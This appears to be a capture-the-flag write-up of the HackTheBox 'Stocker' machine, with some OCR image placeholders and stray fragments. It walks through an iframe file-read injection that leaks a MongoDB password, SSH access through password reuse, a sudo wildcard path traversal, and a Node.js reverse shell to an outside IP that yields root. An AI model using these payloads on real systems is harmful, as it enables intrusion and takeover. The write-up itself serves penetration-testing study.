Content-Length: 53
Connection: close
X-Powered-By: Express
ETag: W/"35-kmapt7t7WT71IMtHg5hsbFZ9v6A"

{
  "success":true,
  "orderId":"63d16225b9e9cdfc80908793"
}
```



Item	Price (£)	Qu

```
user www-data;
worker_processes auto;
pid /run/nginx.pid;
include /etc/nginx/modules-enabled/*.conf;

events {
        worker_connections 768;
        # multi_accept on;
}

http {

        ##
        # Basic Settings
        ##

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        ##
        # SSL Settings
        ##

        ssl_protocols TLSv1 TLSv1.1 TLSv1.2 TLSv1.3; # Dropping SSLv3, ref: POODLE
        ssl_prefer_server_ciphers on;

        ##
        # Logging Settings
        ##

        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;

        ##
        # Gzip Settings
        ##

        gzip on;

        # gzip_vary on;
        # gzip_proxied any;
        # gzip_comp_level 6;
        # gzip_buffers 16 8k;
        # gzip_http_version 1.1;
        # gzip_types text/plain text/css application/json application/javascript text/xml
application/xml application/xml+rss text/javascript;

        ##
        # Virtual Host Configs
        ##

        include /etc/nginx/conf.d/*.conf;

        server {
            listen 80;

            root /var/www/dev;
            index index.html index.htm index.nginx-debian.html;
```

From Wappalyzer, it says the server is running Express. I also confirmed via curl.



CMS

Ghost 5.28

Blogs

Ghost 5.28

JavaScript frameworks

React

Security

HSTS

Web frameworks

Express

Web servers

Express

Nginx 1.18.0

Programming languages

Node.js


C

CDN

jQuery CDN

jsDelivr

JavaScript libraries




```
Ξ offsec/stocker git:(master) ▶ curl -i dev.stocker.htb
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 25 Jan 2023 17:17:04 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 28
Connection: keep-alive
X-Powered-By: Express
Location: /login
Vary: Accept
Set-Cookie: connect.sid=s%3A-8jeeD4Cftq0i-ZysWlklr2IbiCFn-OM.MS7D%2FS1Hu0CWLp9cgh%2Fxa2Vao578pAf2HFj7o8VdJFA; Path=/; HttpOnly

Found. Redirecting to /login%
Ξ offsec/stocker git:(master) ▶ []
```


Since from *nginx* config I know the application directory */var/www/dev*. I try calling

- app.js
- main.js
- index.js

The last works, and receives source code with mongodb credential.



```
{
  "basket":[
    {
      "_id":"638f116eeb060210cbd83a8d",
      "title":"<iframe src=file:///var/www/dev/index.js height=1000px width=800px </iframe>",
      "description":"It's a red cup.",
      "image":"red-cup.jpg",
      "price":32,
      "currentStock":4,
      "__v":0,
      "amount":1
    }
  ]
}
```



```
const express = require("express");
const mongoose = require("mongoose");
const session = require("express-session");
const MongoStore = require("connect-mongo");
const path = require("path");
const fs = require("fs");
const { generatePDF, formatHTML } = require("./pdf.js");
const { randomBytes, createHash } = require("crypto");

const app = express();
const port = 3000;

// TODO: Configure loading from dotenv for production
const dbURI = "mongodb://dev:IHeardPassphrasesArePrettySecure@localhost/dev?authSource=admin&w=1";

app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(
  session({
    secret: randomBytes(32).toString("hex"),
    resave: false,
    saveUninitialized: true,
    store: MongoStore.create({
      mongoUrl: dbURI,
    }),
  })
);
app.use("/static", express.static(__dirname + "/assets"));

app.get("/", (req, res) => {
  return res.redirect("/login");
});

app.get("/api/products", async (req, res) => {
  if (!req.session.user) return res.json([]);

  const products = await mongoose.model("Product").find();
  return res.json(products);
});

app.get("/login", (req, res) => {
  if (req.session.user) return res.redirect("/stock");

  return res.sendFile(__dirname + "/templates/login.html");
});

app.post("/login", async (req, res) => {
  const { username, password } = req.body;

  if (!username || !password) return res.redirect("/login?error=login-error");

  // TODO: Implement hashing

  const user = await mongoose.model("User").findOne({ username, password });

  if (!user) return res.redirect("/login?error=login-error");

  req.session.user = user.id;

  console.log(req.session);

  return res.redirect("/stock");
});

app.post("/api/order", async (req, res) => {
  if (!req.session.user) return res.json({});
```

I found credential


- dev:IHeardPassphrasesArePrettySecure

0x3 Foothold

Previously I found


- dev:IHeardPassphrasesArePrettySecure

However, from passwd, there's no such user *dev*. Therfore, I try as *angoose* (found from passwd) to see if there's password reuse and it works.



```
Ξ offsec/stocker git:(master) ▶ ssh angoose@stocker.htb

angoose@stocker.htb's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

angoose@stocker:~$ 
```


user.txt



```
angoose@stocker:~$ ls
user.txt
angoose@stocker:~$ cat user.txt
8c507f70e8991f60d889c387e4bcaa10
angoose@stocker:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.196  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:d8:71  txqueuelen 1000  (Ethernet)
        RX packets 303334  bytes 47497649 (47.4 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 606350  bytes 217461777 (217.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4209703  bytes 576784255 (576.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4209703  bytes 576784255 (576.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

angoose@stocker:~$ 
```


Privilege escalation

User *angoose* can run any scripts under */usr/local/scripts/*.js* as root.




```
Ξ offsec/stocker git:(master) ▶ sshpass -p IHeardPassphrasesArePrettySecure ssh angoose@stocker.htb
Last login: Wed Jan 25 17:22:26 2023 from 10.10.14.10
angoose@stocker:~$ sudo -l
[sudo] password for angoose:
Matching Defaults entries for angoose on stocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User angoose may run the following commands on stocker:
    (ALL) /usr/bin/node /usr/local/scripts/*.js
angoose@stocker:~$
```

I can write Javascript anywhere and execute it as root as follows.




```
angoose@stocker:~$ which node
/usr/bin/node
angoose@stocker:~$ sudo node /usr/local/scripts/../../../home/angoose/pwn.js
hello world
angoose@stocker:~$ sudo node pwn.js
Sorry, user angoose is not allowed to execute '/usr/bin/node pwn.js' as root on stocker.
angoose@stocker:~$ cat pwn.js
console.log('hello world')
angoose@stocker:~$
```

I use the following nodejs reverse shell and receives a shell back on netcat.




```
(function(){
        var net = require("net"),
                cp = require("child_process"),
                sh = cp.spawn("sh", []);
        var client = new net.Socket();
        client.connect(80, "10.10.14.10", function(){
                    client.pipe(sh.stdin);
                    sh.stdout.pipe(client);
                    sh.stderr.pipe(client);
                });
        return /a/; // Prevents the Node.js application from crashing
})();
```



```
Ξ offsec/stocker git:(master) ▶ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.196] 39492
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

root.txt



```
cat root.txt
bb2d00a67d425a1c6562cdb551a3e2fe

ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.196  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:d8:71  txqueuelen 1000  (Ethernet)
        RX packets 305752  bytes 47711323 (47.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 608313  bytes 217835204 (217.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4212198  bytes 577242324 (577.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4212198  bytes 577242324 (577.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

hostname
stocker
```